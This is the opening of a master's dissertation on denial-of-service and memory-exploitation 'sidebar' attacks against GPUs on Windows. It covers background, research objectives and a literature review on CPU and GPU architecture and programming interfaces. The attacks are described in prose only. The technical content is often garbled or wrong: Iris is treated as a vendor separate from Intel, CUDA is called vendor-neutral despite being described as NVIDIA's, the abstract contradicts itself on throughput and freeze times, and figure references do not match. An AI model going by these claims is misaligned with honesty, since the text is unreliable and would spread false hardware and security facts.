DoS AND MEMORY EXPLOITAION SIDEBAR ATTACKS ON GRAPHICS PROCESSING UNITS ON WINDOWS OPERATING SYSTEMS

NELSON LUNGU

A dissertation submitted to the University of Zambia in fulfilment of the requirements for the degree of Master of Engineering in ICT Security

THE UNIVERSITY OF ZAMBIA

LUSAKA

2021

COPYRIGHT DECLARATION

AUTHOR'S DECLARATION

The content of this thesis is my work. Where collaboration with other people has taken place or material generated by other researchers is included, the parties or materials are explicitly stated with references as appropriate, and the thesis has not been submitted to any other university for any other degree or examination.

CERTIFICATE OF APPROVAL

This dissertation of Nelson Lungu has been approved as fulfilling the requirements or partial fulfilment of the requirements for the award of a master's degree in Master of Information Communication Technology Security by the University of Zambia.

Examiner: _____ Signature:_____Date:_____

Examiner: _____ Signature:_____Date:_____

Examiner: _____ Signature:_____Date:_____

DEDICATION

Dad

ACKNOWLEDGEMENT

I express my sincere gratitude to my supervisors, Dr Daliso Banda and Dr Luka Ngoyi, for their invaluable guidance and support throughout the entire process of writing this dissertation. I also thank my classmates for their valuable insights. In addition, I am deeply grateful to my family, friends and colleagues for their unwavering support and encouragement. Finally, I would like to acknowledge the contributions of all those who have helped me in any way to complete this work.

ABSTRACT

This research investigated the vulnerabilities of Graphics Processing Units (GPUs) to Denial-of-Service (DoS) and Memory Exploitation sidebar attacks on Windows Operating Systems using recovery time. The simulation results showed that all three Windows operating systems and their respective GPUs are vulnerable to DoS attacks, as evidenced by a significant reduction in throughput when malicious polygons were introduced. The Intel GPU on Windows 7 experienced the most severe impact on performance, with a throughput of only 1,000,000 polygons per second when 8 million malicious polygons were introduced. The Nvidia GPU on Windows 10 and the iRiS GPU on Windows 11 experienced a throughput reduction of 500,000 and 250,000 polygons per second, respectively. Furthermore, the screen freeze times decreased as the GPU throughput decreased for each Windows operating system tested. The screen froze indefinitely for Windows 7 with an Intel GPU, with the highest throughput of 1,000,000 polygons/s, indicating a complete denial of service. This research provides quantitative evidence that GPU vulnerabilities can be exploited through malicious polygons and memory exploitation sidebar attacks on Windows Operating Systems, significantly impacting system performance and stability.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS

CHAPTER 1

1.1. INTRODUCTION

Sidebar attacks on Graphics Processing Units (GPUs) have recently become a significant concern for the computer security community. While GPUs were traditionally viewed as hardware components intended for graphical rendering, they have since transformed into versatile processing units, often used to accelerate various tasks, including cryptography and data processing; this has made GPUs attractive targets for attackers seeking to exploit vulnerabilities in the hardware or software that runs on them.

The research in this area is crucial to identify and address the vulnerabilities and threats of sidebar attacks. These attacks occur when a malicious process gains access to the memory of a legitimate process running on the GPU, allowing the attacker to extract sensitive data or execute unauthorized commands [1]. Despite the severity of these attacks, current defences against them are still limited [1]–[3]. Therefore, much research is needed to develop effective countermeasures to mitigate the risks posed by sidebar attacks on GPUs.

The security of GPUs is a significant concern, and it is essential to keep researching and analyzing the vulnerabilities and threats posed by sidebar attacks on GPUs. Furthermore, developing effective countermeasures is critical to minimize the risk of attacks and safeguard sensitive data processed on GPUs. Therefore, this research not only examines sidebar attacks on GPUs and analyzes the current defences against them but also suggests potential countermeasures that can be employed to mitigate the risks of such attacks.

1.2. BACKGROUND TO THE RESEARCH

In recent years, the capabilities and performance of graphics processing units (GPUs) have exploded, allowing them to be used for various applications, from gaming to scientific computing and data analysis to artificial intelligence and machine learning [4]. Unfortunately, this increased complexity and capability have also brought a greater risk of security vulnerabilities and threats. One such threat is the potential for sidebar attacks, which exploit architectural side channels to gain access to the GPU side channels [5].

Sidebar attacks have been researched since the 2000s and may be more accepted in the security community. Sidebar attacks are primarily targeted at GPUs due to their unique architecture, allowing attackers to identify and exploit side channels without requiring

privileged access [6]–[10]. Furthermore, GPUs are commonly paired with CPUs in distributed systems, making them attractive targets for attackers.

Graphics Processing Units and Central Processing Units are both processors used for digital data processing. While a CPU is designed to handle general-purpose processing tasks, a GPU is specialized in processing graphics-intensive applications [11]. GPUs have many processing cores that can execute multiple calculations simultaneously, allowing for parallel graphics processing. In contrast, CPUs typically have fewer cores that can execute more complex calculations but at a slower pace [12]. In modern systems, GPUs are often paired with CPUs and used as co-processors.

A Graphic Processing Unit paired with a Central Processing Unit draws the OS desktop and interface while the CPU executes other tasks [12]. For example, the GPU's task of drawing, updating, and maintaining the display screen is done serially because doing it in parallel processing results in poor screen displays. However, the GPU must adopt parallel processing when managing the display screen while simultaneously using parallel processing in graphics. This double tasking is a vulnerability in that when a GPU has too many graphics to process, it forgets to update the display screen, leading to freezing of the screen and thus denial-of-service (DoS) to a user [2].

In a study by Michael James Patterson titled "Vulnerability Analysis of GPU Computing," the author identifies various vulnerabilities in GPU systems [2]. The author highlights the double-tasking vulnerability discussed above as one of the primary vulnerabilities in GPU systems. In addition, the author notes that any action, including external ones, that causes the GPU to be overwhelmed with the processing of graphics results in screen display DoS. The study also introduces the flooding draw function, flooding vertex shader, and flooding fragment attacks in a GPU as indirect attacks called sidebar attacks instead of direct self-inflicted GPU attacks.

The flooding draw function attack can target GPUs with an overloaded and unresponsive state [2]. By overloading the GPU with too many draw calls, the attacker can cause the system to become unresponsive, leading to a denial of service (DoS) attack, as shown in Listings 6.1, 6.2 and 6.3. This attack can be carried out by exploiting vulnerable graphics drivers and other system components that interact with the GPU. The flooding draw function attack can also be combined with other attacks, such as malware and phishing attacks, to create a more sophisticated attack vector.

On the other hand, the flooding vertex shader attack involves sending many vertex shader instructions to the GPU, causing it to become overloaded and unable to function correctly [2]. The vertex shader is responsible for processing vertex data and rendering graphics on the screen. By overwhelming the vertex shader, an attacker can cause the GPU to become unresponsive, leading to a DoS attack. This attack can also be launched remotely, making it a potentially dangerous attack vector for cybercriminals looking to disrupt online services.

The flooding fragment shader attack targets the fragment shader component of the GPU [2]. The fragment shader is responsible for processing the colours and other attributes of the pixels on the screen. By flooding the GPU with too many fragment shader instructions, an attacker can cause the system to become unresponsive, leading to a DoS attack. This attack vector can target web applications and online services that rely on graphics processing. It can also be combined with other attacks, such as malware and phishing, to create a more complex and sophisticated attack vector like the flooding draw function attack.

Another study by Zhu, Liu, and Yin in their paper "A Survey of GPU Vulnerabilities and Defence Mechanisms" further explores the vulnerabilities in GPU systems [13]. The authors note that GPUs are increasingly used in high-performance computing and critical infrastructure systems, making them attractive targets for attackers. They identify a range of vulnerabilities, including buffer overflow attacks, timing attacks, and side-channel attacks, which can be used to exploit weaknesses in GPU systems. The authors also suggest various defence mechanisms, including hardware-based solutions such as memory protection and software-based solutions such as input validation and access control.

Another concern identified by researchers is the lack of transparency in the design of GPU systems [14]. A paper by Liu, Chen, Zhu, & Chen titled "Analysis of the Security of NVIDIA GPUs" notes that the complexity of GPU architecture and the lack of documentation and open-source software makes it difficult to assess the security of GPU systems [14]. The authors highlight the need for more transparency in designing and implementing GPU systems to enable better analysis of their security risks and the development of effective countermeasures.

Despite extensive research on GPU vulnerabilities, efforts to prevent such attacks continue to evolve. One approach that has been suggested is the use of countermeasures,

such as software-based solutions that can detect and prevent sidebar attacks from occurring. These countermeasures include limiting the number of draw calls or shader instructions that can be sent to the GPU at one time, monitoring the GPU's performance and alerting users when it is becoming overloaded [2].

Another approach that has been proposed is the use of hardware-based solutions, such as integrating specialized hardware into the GPU that can detect and prevent sidebar attacks from occurring [13]. For example, some researchers have suggested using hardware-based monitoring systems to detect unusual patterns in GPU activity and trigger an alert if an attack is detected. In addition, hardware-based solutions can include adding more processing cores to the GPU, which can help distribute the processing load and reduce the risk of overload.

It is important to note that while countermeasures can effectively prevent sidebar attacks, they can also have potential drawbacks. For example, implementing strict limits on the number of draw calls or shader instructions that can be sent to the GPU at one time may limit the functionality of some applications. Similarly, adding more processing cores to the GPU may increase power consumption and heat generation, leading to other issues. Therefore, it is essential to carefully balance the need for security with functionality when implementing countermeasures to sidebar attacks on GPUs.

1.3. STATEMENT OF PROBLEM

Despite numerous defences against GPU attacks, many vulnerabilities in the GPU still require addressing[2], [13], [14]. Furthermore, as GPUs are increasingly used in high-performance computing and data processing, the need for more effective countermeasures against attacks is becoming more urgent. Therefore, this study aims to examine sidebar attacks on GPU to understand the underlying causes of these attacks and devise more effective countermeasures. Furthermore, by conducting a comprehensive analysis of the various types of sidebar attacks on GPUs, this study seeks to identify patterns and trends that can inform the development of more effective defence mechanisms. Ultimately, the goal is to enhance the security of GPU systems and ensure that they can operate safely and securely in various contexts, including scientific research, financial modelling, and other applications.

1.4. RESEARCH AIM

This research proposal aims to identify and analyse the vulnerabilities of Graphics Processing Units (GPUs) running on Windows operating systems, specifically regarding DoS and memory exploitation sidebar attacks, and to propose effective countermeasures to mitigate the impact of these attacks.

1.5. RESEARCH OBJECTIVES

1. To determine whether GPUs are vulnerable to DoS and Memory Exploitation sidebar attacks on Windows Operating Systems using recovery time.
2. To design and implement the algorithms that demonstrate DoS and Memory Exploitation sidebar vulnerabilities on GPUs on Windows Operating Systems.
3. To analyse the exploitability of GPU's DoS and Memory Exploitation sidebar vulnerabilities on Windows Operating Systems by considering screen freeze time.

1.6. RESEARCH QUESTIONS

1. Based on the time it takes for the OS to recover, what are the vulnerabilities of GPUs to DoS and Memory Exploitation sidebar attacks on Windows Operating Systems?
2. What methods could be used for designing and implementing algorithms to demonstrate DoS and Memory Exploitation sidebar attacks on GPUs on Windows Operating Systems?
3. How can GPU vulnerabilities be exploited for DoS and Memory Exploitation sidebar attacks on Windows Operating Systems by considering screen freeze time?

1.7. SIGNIFICANCE OF THE RESEARCH

The growing use of GPUs in high-performance computing and data processing has made them a prime target for malicious actors seeking to exploit vulnerabilities in the hardware and software [15]. Despite numerous defences against GPU attacks, many vulnerabilities in the GPU still require addressing [2], [3], [7], [13], [14]. As a result, there is a critical need for more effective countermeasures to prevent attacks and safeguard sensitive data processed on GPUs. This research addresses this pressing issue by examining sidebar attacks on GPU systems.

By conducting a comprehensive analysis of the various types of sidebar attacks on GPUs, this study seeks to identify patterns and trends that can inform the development of more effective defence mechanisms. The findings of this research will be invaluable in developing novel defence mechanisms and tools that can help detect and mitigate these attacks more efficiently; this will enhance the security of GPU systems and ensure that they can operate safely and securely in various contexts, including scientific research, financial modelling, and other applications.

This research is significant as it aims to enhance the security of GPU systems and minimize the risks posed by sidebar attacks. The findings of this research can inform the development of more effective countermeasures to safeguard sensitive data processed on GPUs. This study contributes to the growing body of knowledge in the field of GPU security, and its results would be of immense value to computer security researchers, policymakers, and stakeholders in various industries.

1.8. SCOPE OF THE RESEARCH

The research provides a comprehensive overview of the potential for sidebar attacks on graphics processing units (GPUs) and the strategies that could be implemented to protect against them. The study examines the architecture of GPUs and the side channels available to attackers and analyses different entry strategies that could be used to exploit the cache. In addition, it considers attacks such as DOS, savekey.cu and getkey.cu and memory exploitation attacks. Finally, the potential for operating system-level protections, such as Timeout Detection and Recovery (TDR), to detect and respond to such attacks is also analysed.

1.9. RESEARCH JUSTIFICATION

In recent years, as evidenced by [12], [23], [46], [67]–[70], sidebar attacks on GPUs have become an increasingly significant concern in computer security. The justification for researching this topic can be derived from several aspects of the literature reviewed.

First, the increasing use of GPUs in various applications has made them an attractive target for attackers. For example, GPUs are widely used in cloud computing, machine learning, and gaming, among other areas, and are often used to perform complex computations, making them a valuable resource for attackers looking to compromise systems.

Second, the literature reviewed highlights the vulnerability of GPUs to sidebar attacks, which allow attackers to steal sensitive information, such as encryption keys and passwords, by exploiting side channels in the GPU hardware. These attacks are particularly concerning because they are challenging to detect and prevent and can be performed remotely, making them a significant threat to system security.

Third, the literature reviewed also indicates that current mitigation techniques for sidebar attacks on GPUs are limited and may not be effective in all cases; this highlights the need for further research to develop more effective countermeasures and better understand the underlying causes of these attacks. The growing use of GPUs in various applications, their vulnerability to sidebar attacks, and the limited effectiveness of current mitigation techniques make researching Sidebar Attacks on GPUs a critical and timely issue. Understanding these attacks and developing effective countermeasures will help to ensure the security and privacy of sensitive information processed by GPUs.

CHAPTER 2

2. LITERATURE REVIEW

This chapter covers the literature reviewed, demonstrating research area knowledge. The chapter covers essential information on GPU interfaces and architectures, GPU Memory, GPU Attack Interface, and related works done by other researchers and proceeds to the research gap identified from the related work reviewed. Lastly, the justification for the research based on the research gap is highlighted.

2.1. EXPERIMENTAL RESEARCH APPROACHES

There are many approaches to experimental research. This section briefly explains the four approaches: Trace-driven Simulation, Software Monitoring, Micro Instrumentation, and Hardware Monitoring.

2.1.1. TRACE-DRIVEN SIMULATION

Trace-driven simulation allows data collection of whatever the researcher wishes without degrading the modelled system and quickly changing the data collection requirements [16]. Uhlig R and Mudge T [17] add that the method can be used equally to collect data involving existing machines or experimental prototypes.

According to Uhlig R and Mudge T [17], trace-driven simulation has two significant disadvantages that preclude its exclusive use as a measure of system behaviour; it is slow and clean. Since it accumulates data at a slower rate than the system, it enables one to have sufficient data to comprehend what is unfolding adequately. Furthermore, cleanliness means that the simulation is not affected by the system effects that may contribute to the data collected and usually influence the simulation results. Nevertheless, trace-driven simulation is an excellent first step in gaining insights into system behaviour. Furthermore, when coupled with other experimental methods which can validate the simulation model, it provides a mechanism that can give quick answers to direct the inquiry in one direction or another [16].

2.1.2. SOFTWARE MONITORING

The software monitoring approach to experimental research involves existing machines or experimental prototypes to simulate systems [18]. Moher T and Schneider G [18] add that both can provide the same results, although, for prototypes, one must (obviously) first build the prototype. Software monitoring can help validate a simulation model

because comparing data acquired by software monitoring with simulation results can lead to a better simulation methodology. Software monitoring is easy and often facilitated by architectural features such as a trace trap capability or a breakpoint instruction. In addition, data can be acquired rapidly relative to the time measured [17].

In fact, of all the schemes, [16] software monitoring is the most easily accessible of the experimental techniques. According to Babii A [19], the most significant challenge of software monitoring comes with easy access to simulation results, but effective use of data acquired by software monitoring is not easy. The system effects are incorporated into the data in a way that is easy to measure, partly because they are overwhelmed by the software monitor's slow data collection [18]. Another disadvantage of software monitoring is the limitation of not changing the parameter terms of the metric system, unlike other simulation methods. In some sense, researchers could be stuck with the system one is running.

2.1.3. MICROCODE INSTRUMENTATION

Microcode instrumentation is a halfway method between hardware and software monitoring. Committee S [20] records that microcode instrumentation is the technique of instrumentation using microcode. Like hardware monitoring, it is non-invasive, resulting in system effects not being routed by the monitoring device; on the other hand, like software monitoring, microcode instrumentation is cheap and easy to change [18].

2.1.4. HARDWARE MONITORING

Hardware monitoring, like software monitoring, can involve existing machines or experimental prototypes [18]. According to Babii A [19], the task is expensive in both cases, money and time, and it is costly to build the apparatus in the first place and equally expensive to change the measurements being acquired; on the other hand, it clear advantage is that the information is pure and non-invasive [19].

2.2. CENTRAL PROCESSING UNITS AND GRAPHICS PROCESSING UNITS

A Central Processing Unit (CPU) is a processor that handles general-purpose processing tasks. It has a few processing cores that can execute complex calculations but at a slower pace [21]. In addition, CPUs typically prioritise the serial processing of instructions and can execute them one after the other.

On the other hand, a GPU (Graphics Processing Unit) is specialized in processing graphics-intensive applications [22]. It has many processing cores that can execute multiple calculations simultaneously, allowing for parallel graphics processing. GPUs are designed to handle highly parallelized and computationally intensive tasks in rendering complex graphics.

Figure 2.1 compares the configurations and sizes of DRAMs, Caches, and ALUs between a CPU and GPU. The CPU has more extensive and complex caches, while the GPU has more processing and smaller cores because CPUs prioritize serial processing of complex calculations, while GPUs prioritize parallel processing of many more straightforward calculations.

As highlighted in the preceding paragraph, one of the key differences between the CPU and GPU is in their memory systems. The CPU typically has several levels of caches, including L1, L2, and sometimes L3, each with increasing size but slower access time, as observed in Figure 2.1. The caches store frequently accessed data and instructions to reduce the time it takes for the CPU to access them. The CPU also has access to system memory (usually DRAM), which is much larger but slower than the caches.

Figure 2.1: DRAMs, Caches, and ALUs between a CPU and GPU [21]

On the other hand, as shown in Figure 2.1, the GPU typically has a much larger number of processing cores, each with a small amount of memory (usually SRAM) shared between them; this is called a shared memory architecture. The GPU also has access to system memory (again, usually DRAM), but the primary focus is on using the processing cores in parallel to perform many simple calculations simultaneously.

Dynamic Random Access Memory (DRAM) is a computer memory for storing and accessing data. DRAM is slower than Static Random Access Memory (SRAM) but is much cheaper and can store more data. DRAM is typically used for system memory, accessed by the CPU and GPU.

GPUs have higher throughput than CPUs because they are designed to handle the parallel processing of extensive data [2], [21]. The downside of this design is that GPUs are vulnerable to attacks such as flooding draw function, flooding vertex shader, and flooding fragment shader attacks, as discussed earlier [2]. Throughput is the amount of data transferred between the processor and the memory each time.

Understanding the configurations and sizes of dynamic random-access memory (DRAMs), caches, and arithmetic logic units (ALUs) in CPUs and GPUs is essential for preventing side-channel attacks that target GPUs. Side-channel attacks are indirect attacks that exploit the hardware or software of a system to reveal sensitive information or disrupt its normal functioning [23]. Side-channel attacks can take different forms, including flooding draw function attacks, as shown in Listings 6.1, flooding vertex shader attacks shown in Listings 6.2, and flooding fragment shader attacks shown in Listings 6.3, and as illtreated already in this section and chapter 4 of this research.

To understand how side-channel attacks on GPUs work, there is a need to examine the differences in the configurations and sizes of DRAMs, caches, and ALUs in CPUs and GPUs. A CPU typically has a small cache memory and a few ALUs for serial data processing. In contrast, a GPU has many processing cores and a significantly larger DRAM allowing parallel data processing. The larger DRAM in a GPU is essential because it allows the GPU to handle more data simultaneously, which is critical for processing graphics-intensive applications [24].

To illustrate this (Figure 2.2) difference, consider the example of a game that requires high-quality graphics. The CPU in the system is responsible for executing instructions, such as the game's logic and physics calculations. Conversely, the GPU is responsible for rendering the game's graphics, which involves processing large amounts of data in parallel. The DRAM in the GPU allows it to store and process large amounts of data simultaneously, while the CPU's caches and ALUs are designed to handle smaller amounts of data serially.




Figure 2.2: illustration of CPU vs GPU operations

In Figure 2.3, the CPU sends the game logic and physics calculations to the GPU using the Send message. The GPU then loads the game graphics data from the DRAM using the Load message. Once the graphics data is loaded, the GPU processes it in parallel using the Process message. Finally, the GPU returns the rendered graphics data to the CPU using the Return message as a loop.

The larger DRAM in a GPU can also make it more vulnerable to side-channel attacks, providing more opportunities for attackers to exploit vulnerabilities in the system [10]. For example, a flooding draw function attack involves sending many draw calls to the GPU, causing it to become overwhelmed and unable to process the requests. Similarly, a flooding vertex shader attack involves sending many vertex shader instructions to the GPU, causing it to become overloaded and unable to function correctly [13]. In both cases, the large DRAM in the GPU can make it more difficult to detect and prevent these attacks, as the GPU has more resources to draw from.

Therefore, understanding the configurations and sizes of DRAMs, caches, and ALUs in CPUs and GPUs is critical for this research as it informs how sidebar attacks on GPUs occur and how they can be prevented.

2.2.1. PARALLEL PROCESSING IN GPU AND CPU

Parallel processing is the ability of a computer system to perform multiple computations or tasks simultaneously [25]. It allows for the efficient processing of large amounts of data and significantly reduces the time it takes to complete complex tasks. Both CPUs and GPUs can parallel processing but differ in their approach.

In a CPU, parallel processing is achieved using multiple cores. A core is a processing unit that can perform computations independently of other cores [26]. Modern CPUs can have anywhere from two to over 100 cores, depending on the model. Each core has its own ALU (arithmetic logic unit), which performs arithmetic and logical operations. A CPU can execute multiple threads of instructions simultaneously, with each thread running on a separate core. However, since the number of cores is relatively tiny compared to the number of threads that must be executed, CPUs often must switch between threads to achieve parallelism [27].

In contrast, GPUs use a massively parallel architecture to achieve parallel processing. A GPU comprises thousands of smaller processing cores, called CUDA cores or stream processors, that work together to perform computations [14]. These cores are organized into groups called streaming multiprocessors (SMs), capable of executing multiple threads simultaneously. The architecture of a GPU is optimized for data-parallel workloads, such as rendering graphics, that require the simultaneous processing of large amounts of data.

To demonstrate the distinction between parallel processing on CPUs and GPUs, consider the addition of two arrays of numbers. In a central processing unit, the computation would be partitioned across the available cores, with each core adding a portion of the numbers in parallel. The total output of each core's calculation would then be the final output. Each CUDA core on a GPU would be assigned a single element of the arrays to add, while each SM would process a piece of the data. Finally, each SM's output would be merged to form the final output.

The parallel processing capabilities of GPUs make them ideal for performing graphics-intensive tasks, such as gaming, video rendering, and scientific simulations. However,

this architecture also makes GPUs vulnerable to sidebar attacks, which exploit the parallelism of the system to overload the GPU and cause it to become unresponsive [28].

To prevent sidebar attacks on GPUs, it is necessary to understand the architecture of the GPU and how it handles parallel processing. Mathematical expressions can be used to model data processing on a GPU and predict the impact of different workloads on the system. For example, the throughput of a GPU can be calculated by multiplying the number of CUDA cores by the clock speed and the number of operations per cycle. Furthermore, monitoring the throughput of a GPU and setting limits on the number of draw calls or shader instructions that can be sent to the GPU at one time can prevent overload and improve the system's overall performance [29].

Parallel processing is a crucial feature of modern computer systems that efficiently process large amounts of data. CPUs and GPUs have their approach to achieving parallelism, with CPUs using multiple cores and GPUs using a massively parallel architecture. While GPUs are highly effective for graphics-intensive tasks, they are vulnerable to sidebar attacks that exploit their parallelism to overload the system. Understanding the configurations and sizes of DRAMs, caches, and ALUs in CPUs and GPUs is essential to developing effective counter.

2.2.2. SERIAL PROCESSING IN GPU AND CPU

Serial processing, also known as sequential processing, is the execution of instructions in a single file, one at a time; one instruction must be executed before the next can be processed [22]. In contrast, parallel processing is the execution of multiple instructions simultaneously. In serial processing, each instruction must be executed in order, which can lead to a bottleneck in the processing speed [30].

Both CPUs and GPUs are capable of serial processing. CPUs execute instructions sequentially, following the order in which they appear in the program [22]

On the other hand, GPUs are specialized in parallel processing and are not optimized for serial processing. GPUs use their massive number of cores to execute multiple instructions simultaneously, which is necessary for processing graphics-intensive applications [21]. However, this specialization in parallel processing comes at a cost: GPUs cannot execute serial processing as efficiently as CPUs.

The main difference between serial processing in a CPU and a GPU is in their architecture. CPUs have fewer cores than GPUs and can therefore handle fewer tasks

simultaneously; this means that a CPU can execute a single task faster than a GPU can execute multiple tasks. However, GPUs can execute multiple tasks in parallel, leading to higher throughput and faster overall processing speed [22].

The size of the cache memory also plays a crucial role in the serial processing of CPUs and GPUs. Cache memory is a small, high-speed memory that stores frequently accessed data and instructions [31]. In a CPU, the cache memory is more significant and has lower latency than in a GPU; this means that CPUs can execute serial processing more efficiently because the instructions and data required for the processing are readily available in the cache memory[12]. In contrast, GPUs have smaller cache memory with higher latencies, which can cause delays in accessing the required data and instructions, leading to slower serial processing.

To illustrate the difference between serial processing in a CPU and a GPU, mathematical expressions can be used. Let us assume two operations must be executed: A and B. In serial processing, A must be executed before B. The execution time for each operation is represented by Ta and Tb, respectively. The total execution time for serial processing is, therefore:

$$T\_total = Ta + Tb$$

In a CPU, each operation is executed sequentially. Therefore, the total execution time is:

$$T\_total\_CPU = Ta + Tb$$

However, in a GPU, both operations can be executed in parallel. Therefore, the total execution time is:

$$T\_total\_GPU = max(Ta, Tb)$$

This equation shows that the total execution time in a GPU equals the maximum execution time of the two operations because the GPU can execute the operations in parallel, reducing the overall processing time.

Serial processing is an essential aspect of computing but can also bottleneck processing speed; this is because CPUs are optimised for serial processing, while GPUs are specialised in parallel processing. In addition, the size of the cache memory and the number of cores also play a crucial role in the serial processing of CPUs and GPUs. By

understanding these differences, we can better understand the vulnerabilities of GPUs to sidebar attacks and develop effective countermeasures to protect against them.

2.2.3. THROUGHPUT IN GPU AND CPU

Throughput is another essential factor to consider when comparing the processing power of CPUs and GPUs. Throughput refers to the amount of data a system can process each time. Several factors determine it, including clock speed, memory bandwidth, and the number of cores or processing units [12].

Compared to GPUs, CPUs are typically designed to handle a limited number of tasks serially, resulting in lower throughput. However, CPUs have a higher clock speed, which allows them to process individual tasks more quickly; this makes CPUs better suited for tasks requiring high accuracy and precision, such as complex calculations or data analysis [22].

On the other hand, GPUs have higher throughput than CPUs, as they are designed for parallel processing of many tasks; this is achieved through many processing cores, which work together to process multiple tasks simultaneously. This makes GPUs better suited for tasks that require a high degree of parallelism, such as rendering graphics or performing machine learning algorithms [22].

Consider a CPU vs GPU processing power comparison to illustrate throughput; consider an example where the processing power of a CPU and a GPU is compared. Assume that the CPU has a clock speed of 4 GHz while the GPU has 2000 processing cores with a clock speed of 1 GHz each. Furthermore, let us assume that the CPU and GPU have access to the same memory bandwidth.

Using these specifications, one can calculate the theoretical maximum throughput of each system. For example, the CPU's maximum throughput would be 4 billion instructions per second (4 GHz). The GPU's maximum throughput would be 2 trillion instructions per second (2000 processing cores x 1 GHz each).

This example shows that the GPU has a much higher theoretical throughput than the CPU. However, it is essential to note that actual throughput may be lower in practice due to memory access latency and the algorithms' efficiency.

Throughput is essential when comparing the processing power of CPUs and GPUs. While CPUs have a higher clock speed and are better suited for tasks that require a high degree of accuracy, GPUs have higher throughput and are better suited for tasks that require a

high degree of parallelism. Therefore, understanding the differences in throughput between CPUs and GPUs is essential for determining the best system for a particular task and for understanding the vulnerabilities that may arise in GPU systems due to the high parallelism of their architecture.

2.3. NVIDIA, IRIS, AND INTEL GPUS

Nvidia, iRIS, and Intel GPUs are three of the leading graphics processing units in the market today. Unfortunately, these GPUs utilize different configurations and standards for their DRAMs, Caches, and ALUs, which can significantly impact their performance and vulnerability to sidebar attacks [32].

When comparing the DRAMs, Caches, and ALUs of Nvidia, iRIS, and Intel GPUs, it is crucial to consider clock speed, bandwidth, and capacity factors. Nvidia GPUs typically have higher clock speeds and greater memory bandwidth than their iRIS and Intel counterparts, making them ideal for high-performance computing and gaming applications [33]. However, this also makes them more susceptible to power and thermal issues, which can lead to sidebar attacks. iRIS GPUs, on the other hand, are designed to operate at lower clock speeds with lower power consumption, making them more energy-efficient and less prone to overheating. Intel GPUs are also known for their power efficiency and low heat output, but they may not have the same level of performance as Nvidia and iRIS GPUs [34].

Figure 2.2-1, depicting the layout of an Nvidia GPU's Arithmetic Logic Unit (ALU), provides valuable insight into the processing power of the GPU. The ALU is a crucial component of the GPU that contains multiple parallel processors, each capable of executing several instructions simultaneously. By showing the parallelism within the ALU, Figure 2.4 helps visualize the tremendous processing capabilities of a GPU compared to a CPU, which typically has a limited number of cores.




Figure 2.3: Simplified Nvidia GPU Architecture [35]

The ability to execute numerous instructions in parallel translates to faster processing times and higher throughput, making GPUs a popular choice for applications that require complex computations, such as machine learning and scientific simulations [27]. In addition, understanding the layout of the ALU in a GPU can help developers optimize their code to take full advantage of the parallelism available, resulting in more efficient and faster computing.

Figure 2.5 illustrates the layout of an iRIS GPU's Arithmetic Logic Unit (ALU) can provide valuable insight into the processing power of the GPU. The ALU in an iRIS GPU consists of multiple parallel processors that can execute multiple instructions simultaneously, but not as much as an Nvidia GPU [26]. By showing the parallelism within the ALU, the diagram helps visualize the processing capabilities of the iRIS GPU, which may be sufficient for many applications but may not match the performance of a high-end Nvidia GPU.




Figure 2.4: Simplified iRIS GPU Architecture [33]

Understanding the layout of the ALU in an iRIS GPU can help developers optimize their code to take advantage of the available parallelism, resulting in more efficient and faster computing for applications that do not require the highest processing power available.

Figure 2.6, depicting the layout of an Intel GPU's Arithmetic Logic Unit (ALU), provides valuable insight into the processing power of the GPU.




Figure 2.5: Simplified Intel GPU Architecture [33]

Unlike Nvidia and iRIS GPUs, an Intel GPU's ALU may have a more sequential design process, executing one instruction at a time. This design may limit the processing power of the Intel GPU compared to its competitors, but it is still a viable option for applications that do not require high-end graphics processing. By understanding the layout of the ALU in an Intel GPU, developers can optimize their code to take advantage of the available processing power, resulting in more efficient computing for their applications [34]. While not as parallel as Nvidia or iRIS GPUs, an Intel GPU may be more cost-effective and energy-efficient for specific use cases.

The advantages and disadvantages of each configuration and standard must also be considered. For instance, while Nvidia GPUs may offer superior performance, they may also be more vulnerable to power and thermal issues. iRIS and Intel GPUs, on the other hand, may not have the same level of performance as Nvidia GPUs but may offer greater energy efficiency and stability [35].

Regarding vulnerability to sidebar attacks, the configuration and standard of DRAMs, Caches, and ALUs can significantly impact. GPUs with higher clock speeds and greater memory bandwidth may be more susceptible to overheating and power issues, making them more vulnerable to sidebar attacks [27]. On the other hand, GPUs with lower clock speeds and lower power consumption may be more resistant to these types of attacks [14].

Understanding the differences in configurations and standards for DRAMs, Caches, and ALUs among Nvidia, iRIS, and Intel GPUs is essential in evaluating their performance and vulnerability to sidebar attacks. Technical diagrams and logic statements can illustrate these differences while analysing the advantages and disadvantages of each configuration and standard can provide a deeper understanding of their impact.

2.3.1. GPU PROGRAMMING INTERFACES

Understanding how GPUs can speed up the rendering pipeline, there is still a need for a bridge interface for commanding the latter. This interface is usually provided by graphics libraries such as OpenGL, WebGL, and CUDA. These libraries allow developers to talk to CPUs using this interface. In addition, they allow developers to take advantage of the GPUs in their computers by reading the results from them and writing code that can be executed on the CPUs.

2.3.1.1. OPENCL, WEBGL, AND CUDA TOOLS

GPUs have become increasingly popular in graphics processing in recent years due to their high-speed processing capabilities. As a result, OpenCL, WebGL, and CUDA tools are among the most used tools in graphics processing [36]. However, using these tools has also resulted in discovering vulnerabilities in their algorithms, which could lead to sidebar attacks on GPUs.

Open Computing Language (OpenCL) is a parallel computing framework that allows GPUs, CPUs, and other accelerators to run parallel applications. It is a vendor-neutral standard that supports multiple platforms, including Windows, Linux, and Mac OS X

[37]. Web Graphics Library (WebGL) is a JavaScript API that enables the rendering of 3D graphics within web browsers. It is based on OpenGL ES and is supported by most modern web browsers, including Firefox, Chrome, and Safari [38]. Finally, compute Unified Device Architecture (CUDA) is a parallel computing platform and programming model developed by NVIDIA. It enables the use of NVIDIA GPUs for general-purpose computing.

OpenCL, WebGL, and CUDA tools are preferred over other tools in graphics processing because of their high-speed processing capabilities [39]. They allow for processing large amounts of data in parallel, significantly reducing processing time. Additionally, these tools are vendor-neutral, making them more accessible and easier to integrate with existing software and hardware.

C and C++ are the most used programming languages in OpenCL and CUDA [24]. In addition, JavaScript is used in WebGL. C and C++ are low-level programming languages that provide direct access to hardware, making them suitable for graphics processing [40]. On the other hand, JavaScript is a high-level programming language commonly used in web development and is preferred for its ease of use and flexibility.

One known vulnerability in the algorithms OpenCL uses is the use of memory allocation functions that can be manipulated to cause a buffer overflow, leading to a potential sidebar attack [1]. Another vulnerability in WebGL is using shaders that can be exploited to gain access to sensitive data or cause DoS attacks. Finally, CUDA vulnerabilities can arise from unsafe memory access operations that can be exploited to perform arbitrary code execution [41].

